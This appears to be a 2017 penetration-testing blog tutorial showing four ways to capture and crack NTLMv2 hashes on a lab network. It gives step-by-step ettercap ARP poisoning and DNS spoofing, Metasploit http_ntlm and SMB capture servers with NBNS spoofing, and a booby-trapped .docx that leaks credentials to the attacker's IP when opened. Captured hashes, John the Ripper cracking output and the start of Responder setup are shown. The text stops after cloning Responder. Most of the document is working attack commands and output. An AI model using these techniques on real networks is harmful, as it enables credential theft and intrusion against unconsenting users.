

4 Ways to Capture NTLM Hashes in Network

October 15, 2017 By Raj Chandel

Hello friends! Today we are describing how to capture NTLM Hash in a local network. In this article, we had captured NTLM hash 4 times through various methods. Before we proceed towards attacking techniques, let's read the brief introduction on NTLM Hash.

The acronym for word NTLM is made by combining the following terms:

NT: New technologies (Windows)

LAN: Local area network

M: Manager

In a Windows network, **NT LAN Manager** (NTLM) is a suite of Microsoft security protocols. It was the default for network authentication in the Windows NT 4.0 operating system that provides authentication, integrity, and confidentiality to users. The NTLMv2 is the latest version and uses the NT MD4 based one-way function. The hash lengths are 128 bits and work for a local account and Domain account.

The NTLM protocol uses one or both of two hashed password values, both of which are also stored on the server (or domain controller), and which through a lack of salting are password equivalent, meaning that if you grab the hash value from the server, you can authenticate without knowing the actual password.

For more information visit [Wikipedia.org](https://en.wikipedia.org/wiki/NTLM)

Let's Begin!!

Requirement

Attacker: Kali Linux

Target: Windows 10

Capture NTLMv2 hash through Sniffing


Being as attacker open **etter.dns** file from inside `/etc/ettercap` in your Kali Linux system then replace whole text by editing given below line includes attacker's IP and save the text document.

*** A 192.168.1.103**




Now follow the given below step to run ettercap to start sniffing.


- Application > sniffing and spoofing > ettercap
- Click on **sniff** and Select your network interface.
- **Scan for the host** to generate the target list.



Select the host and add to target, from the given image you read among 5 hosts I had chosen **192.168.1.101** as the target and **add to target 1**.



Click on **MITM** from the menu bar to select **ARP Poisoning**, a dialog box will pop-up now enable “sniff remote connects” and click OK.



After then click on **plugins** option from the menu bar and choose **dns_spoof**

By making use of dns_spoof attacker can redirect the victim’s network traffic on his network IP so that whatever victim will open on his web browser will get a redirect on the attacker’s IP.

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List × Plugins ×

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.2	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)

Now load the Metasploit framework and execute the following code to make use of the http_ntlm module.

This module attempts to quietly catch NTLM/LM Challenge hashes.



```
use auxiliary/server/capture/http_ntlm
msf auxiliary(http_ntlm) > set srvhost 192.168.1.103
msf auxiliary(http_ntlm) > set srvport 80
msf auxiliary(http_ntlm) > set uripath /
msf auxiliary(http_ntlm) > set johnpwfile /root/Desktop/
msf auxiliary(http_ntlm) > exploit
```

Now according to an above trap set for the victim, this module will capture NTLM password of victim's system when he will open any http web site on his browser which will redirect that web site on attacker's IP.

```
msf > use auxiliary/server/capture/http_ntlm ↵
msf auxiliary(http_ntlm) > set srvhost 192.168.1.103
srvhost => 192.168.1.103
msf auxiliary(http_ntlm) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(http_ntlm) > set URIPATH /
URIPATH => /
msf auxiliary(http_ntlm) > set JOHNPWFILE /root/Desktop/
JOHNPWFILE => /root/Desktop/
msf auxiliary(http_ntlm) > exploit
[*] Auxiliary module running as background job 0.
msf auxiliary(http_ntlm) >
[*] Using URL: http://192.168.1.103:80/
[*] Server started. ↵
```

From given below image you can notice victim is trying to browse “hackingarticles.in” on his web browser but it requires authentication which is requesting for his username and password. Now if he tries to open something else let says google.com there also it will ask username and password for authentication until the victim will not submit his username and password he cannot browse anything on his web browser.

As the victim enter username and password, the attacker at background will capture NTLM hash on his system.



Great!! The attacker had captured NTLMv2 hash, now let count detail apart from the hash value that the attacker has captured.

From the given image you can see that the attacker has captured two things more:

Username: pentest

Machine name: Desktop-UKIQM20

```

[*] Server started.
[*] 2017-10-12 15:57:24 -0400
NTLMv2 Response Captured from DESKTOP-UKIQM20
DOMAIN: USER: pentest
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:2c3cd24b9ac4f3a0bec8007d3e66cc62 NT_CLIENT_CHALLENGE:01010000000000008af1
65539443d301b82aa728fe080b790000000002000c0044004f004d00410049004e000000000000
0000

[*] 2017-10-12 15:57:24 -0400
NTLMv2 Response Captured from DESKTOP-UKIQM20
DOMAIN: USER: pentest
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:3ac0faa96ba45a3384bd539f9318c5bb NT_CLIENT_CHALLENGE:0101000000000000a17f
7f539443d3011644fd621da3e9340000000002000c0044004f004d00410049004e000000000000
0000

```

Now use john the ripper to crack the ntlmv2 hash by executing given below command

john _netntlmv2

From given below image you can confirm we had successfully retrieved the **password: 123** for user: pentest by cracking ntlmv2 hash.

```

root@kali:~/Desktop# john _netntlmv2
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMA
-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
123 (pentest)
123 (pentest)
2g 0:00:00:00 DONE 2/3 (2017-10-12 15:49) 22.22g/s 19155p/s 19377c/s 19377C/s 1:
3
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Capture NTLMv2 hash through capture SMB & spoof NBNS

This module provides an SMB service that can be used to capture the challenge-response password hashes of SMB client systems. Responses sent by this service have by default the configurable challenge string

(\x11\x22\x33\x44\x55\x66\x77\x88), allowing for easy cracking using Cain & Abel, L0phtcrack or John the Ripper (with jumbo patch). To exploit this, the target system must try to authenticate to this module.

```

use auxiliary/server/capture/smb
msf auxiliary(smb) > set srvhost 192.168.1.103
msf auxiliary(smb) > set johnpwfile /root/Desktop/
msf auxiliary(smb) > exploit


```

Simultaneously run NBNS_response module under capture smb module.

This module forges the NetBIOS Name Service (NBNS) responses. It will listen for NBNS requests sent to the local subnet's broadcast address and spoof a response, redirecting the querying machine to an IP of the attacker's choosing. Combined with auxiliary/server/capture/smb or auxiliary/server/capture/http_ntlm it is a highly effective means of collecting crackable hashes on common networks. This module must be run as root and will bind to udp/137 on all interfaces.

```
use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > set spoofip 192.168.1.103
msf auxiliary(nbns_response) > set interface eth0
msf auxiliary(nbns_response) > exploit
```

As result, this module will generate a fake window security prompt on the victim's system to establish a connection with another system in order to access shared folders of that system.



```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set srvhost 192.168.1.103
srvhost => 192.168.1.103
msf auxiliary(smb) > set johnpwfile /root/Desktop/
johnpwfile => /root/Desktop/
msf auxiliary(smb) > exploit
[*] Auxiliary module running as background job 2.
msf auxiliary(smb) >
[*] Server started.

msf auxiliary(smb) > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > set SPOOFIP 192.168.1.103
SPOOFIP => 192.168.1.103
msf auxiliary(nbns_response) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(nbns_response) > exploit
[*] Auxiliary module running as background job 3.
msf auxiliary(nbns_response) >
[*] NBNS Spoofer started. Listening for NBNS requests with REGEX ".*" ...
```


We had use nmap UDP and TCP port scanning command for identifying open ports and protocol and from the given image you can port **137** is **open** for **NetBIOS** network service.

```
root@kali:~# nmap -sU -sT 127.0.0.1


Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-12 16:09 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00018s latency).
Not shown: 1997 closed ports
PORT      STATE      SERVICE
5432/tcp   open       postgresql
68/udp     open|filtered dhcpc
137/udp    open|filtered netbios-ns

Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
```

Now, the victim will try to access share folder, therefore, he will try of connecting with him (attacker) through his network IP, given below image is a proof to demonstrate that victim is connecting attacker's IP: 192.168.1.103.



When the victim will try to access a shared folder, he will get trap into fake window security alert prompt, which will ask victims to enter his username and password for accessing shared folders.



Awesome!! Once again the attacker had captured NTLMv2 hash, from the given image you can see that here also the attacker has captured two things more:

Username: pentest

Machine name: Desktop-UKIQM20

```
[*] NBNS Spoofer started. Listening for NBNS requests with REGEX ".*" ...
[*] SMB Captured - 2017-10-12 14:08:11 -0400
NTLMv2 Response Captured from 192.168.1.101:53507 - 192.168.1.101
USER:Pentest DOMAIN:DESKTOP-UKIQM20 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:8d5b717be7effbefd5e3c3080f5ddad5
NT_CLIENT_CHALLENGE:010100000000000004f467118543d3017a2638b5cd0c620a000000000200
000000000000000000000000
[*] SMB Captured - 2017-10-12 14:08:11 -0400
NTLMv2 Response Captured from 192.168.1.101:53507 - 192.168.1.101
USER:Pentest DOMAIN:DESKTOP-UKIQM20 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:6d0eb1274ea7f4677a1e33d307ff8e41
NT_CLIENT_CHALLENGE:01010000000000000b451d0118543d3013c2ef2a470552fe2000000000200
000000000000000000000000
```

Again use john the ripper to crack the ntlmv2 hash by executing given below command

john _netntlmv2

From given below image you can confirm we had successfully retrieved the password: 123 for user: pentest by cracking ntlmv2 hash.

```
root@kali:~/Desktop# john_netntlmv2 ↵
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 6 password hashes with 6 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC
-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
123 (Pentest)
123 (Pentest)
123 (Pentest)
123 (Pentest)
123 (Pentest)
123 (Pentest)
6g 0:00:00:00 DONE 2/3 (2017-10-12 14:14) 27.27g/s 376072p/s 376527c/s 376527C/s
123
```

Capture NTLMv2 hash through capture SMB & word UNC injector

This module modifies a .docx file that will, upon opening, submit stored netNTLM credentials to a remote host. It can also create an empty docx file. If emailing the receiver needs to put the document in editing mode before the remote server will be contacted. Preview and read-only mode do not work. Verified to work with Microsoft Word 2003, 2007, 2010, and 2013.


```
use auxiliary/docx/word_unc_injector
msf auxiliary(word_unc_injector) > set lhost 192.168.1.103
msf auxiliary(word_unc_injector) > exploit
```

It has created an empty docx file under given path /root/.msf4/local/

```
msf > use auxiliary/docx/word_unc_injector ↵
msf auxiliary(word_unc_injector) > set lhost 192.168.1.103
lhost => 192.168.1.103
msf auxiliary(word_unc_injector) > exploit

[*] Creating empty document that points to 192.168.1.103.
[+] msf.docx stored at /root/.msf4/local/msf.docx ↵
[*] Auxiliary module execution completed
```

Now send this msf.docx file to victims and again run capture smb module in Metasploit framework as done previously.



From given below image you can observe that in order to get the hashes the **auxiliary/server/capture/smb** module has been used.

```
msf auxiliary(word_unc_injector) > use auxiliary/server/capture/smb
msf auxiliary(smb) > set srvhost 192.168.1.103
srvhost => 192.168.1.103
msf auxiliary(smb) > set JOHNPWFILE /root/Desktop/JOHNPWFILE
JOHNPWFILE => /root/Desktop/JOHNPWFILE
msf auxiliary(smb) > exploit
[*] Auxiliary module running as background job 5.
msf auxiliary(smb) >
[*] Server started.
```

As the victim will open **msf.docx** file, again the attacker had captured NTLMv2 hash on his system. The only difference between above two attacks and in this attack is that here we had only captured NTLMv2 hash.

```
[*] Server started.
[*] SMB Captured - 2017-10-13 09:50:55 -0400
NTLMv2 Response Captured from 192.168.1.101:50128 - 192.168.1.101
USER:Pentest DOMAIN:DESKTOP-UKIQM20 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:463a809d545a36a37d31a7300217bf9c
NT_CLIENT_CHALLENGE:010100000000000074ae764a2a44d301e9282fb03f8de24b00000000
000000000000000000000000
[*] SMB Captured - 2017-10-13 09:50:55 -0400
NTLMv2 Response Captured from 192.168.1.101:50128 - 192.168.1.101
```

Again use john the ripper to crack the ntlmv2 hash by executing given below command

john _netntlmv2

From given below image you can confirm we had successfully retrieved the password: 123 for user: pentest by cracking ntlmv2 hash.

```

root@kali:~/Desktop# john_netntlmv2 ↩
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 45 password hashes with 45 different salts (netntlmv2, NTLMv2 C/R [MD
AC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
123 (Pentest)
123 (Pentest)
123 (Pentest)
123 (Pentest)
123 (Pentest)

```

Responder

NBT-NS/LLMNR Responder Created by Laurent Gaffie which is an LLMNR, NBT-NS and MDNS poisoner with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server that can perform above all attacks. It will answer to *specific* NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool will only answer to File Server Service request, which is for SMB.

This tool listens on several ports: UDP 137, UDP 138, UDP 53, UDP/TCP 389, TCP 1433, TCP 80, TCP 139, TCP 445, TCP 21, TCP 3141, TCP 25, TCP 110, TCP 587 and Multicast UDP 5553.

Now open the new terminal and type following command to download it from GitHub:

```

git clone https://github.com/SpiderLabs/Responder.git
cd Responder

```

```

root@kali:~/Desktop# git clone https://github.com/SpiderLabs/Responder.git ↩
Cloning into 'Responder'...
remote: Counting objects: 874, done.
remote: Total 874 (delta 0), reused 0 (delta 0), pack-reused 874
Receiving objects: 100% (874/874), 538.72 KiB | 190.00 KiB/s, done.
